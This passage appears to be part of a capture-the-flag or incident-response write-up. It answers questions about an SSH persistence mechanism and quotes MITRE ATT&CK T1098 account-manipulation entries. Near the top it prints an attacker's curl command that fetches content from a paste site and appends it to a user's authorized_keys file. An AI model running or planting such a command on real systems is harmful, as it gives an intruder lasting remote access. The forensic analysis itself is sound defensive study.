
```
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
```

Answer 9: /home/ubuntu/.ssh/authotized_keys

Question 10: Can you confirm the MITRE technique ID of this type of persistence mechanism?

I looked up MITRE attacks that have to do with persistence and ssh keys and found a page by MITRE ATT&CK that gave me the ID T1098.004

Answer 10: T1098.004



ID	Name	Description
T1098	Account Manipulation	Adversaries may manipulate accounts to maintain and/or elevate access to victim systems. Account manipulation may consist of any action that preserves or modifies adversary access to a compromised account, such as modifying credentials or permission groups. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to bypass password duration policies and preserve the life of compromised credentials.
.001	Additional Cloud Credentials	Adversaries may add adversary-controlled credentials to a cloud account to maintain persistent access to victim accounts and instances within the environment.
.002	Additional Email Delegate Permissions	Adversaries may grant additional permission levels to maintain persistent access to an adversary-controlled email account.
.003	Additional Cloud Roles	An adversary may add additional roles or permissions to an adversary-controlled cloud account to maintain persistent access to a tenant. For example, adversaries may update IAM policies in cloud-based environments or add a new global administrator in Office 365 environments. With sufficient permissions, a compromised account can gain almost unlimited access to data and settings (including the ability to reset the passwords of other admins).
.004	SSH Authorized Keys	Adversaries may modify the SSH `authorized_keys` file to maintain persistence on a victim host. Linux distributions and macOS commonly use key-based authentication to secure the authentication process of SSH sessions for remote management. The `authorized_keys` file in SSH specifies the SSH keys that can be used for logging into the user account for which the file is configured. This file is usually found in the user's home directory under `<user-home>/.ssh/authorized_keys`. Users may edit the system's SSH config file to modify the directives PubkeyAuthentication and RSAAuthentication to the value "yes" to ensure public key and RSA authentication are enabled. The SSH config file is usually located under `/etc/ssh/sshd_config`.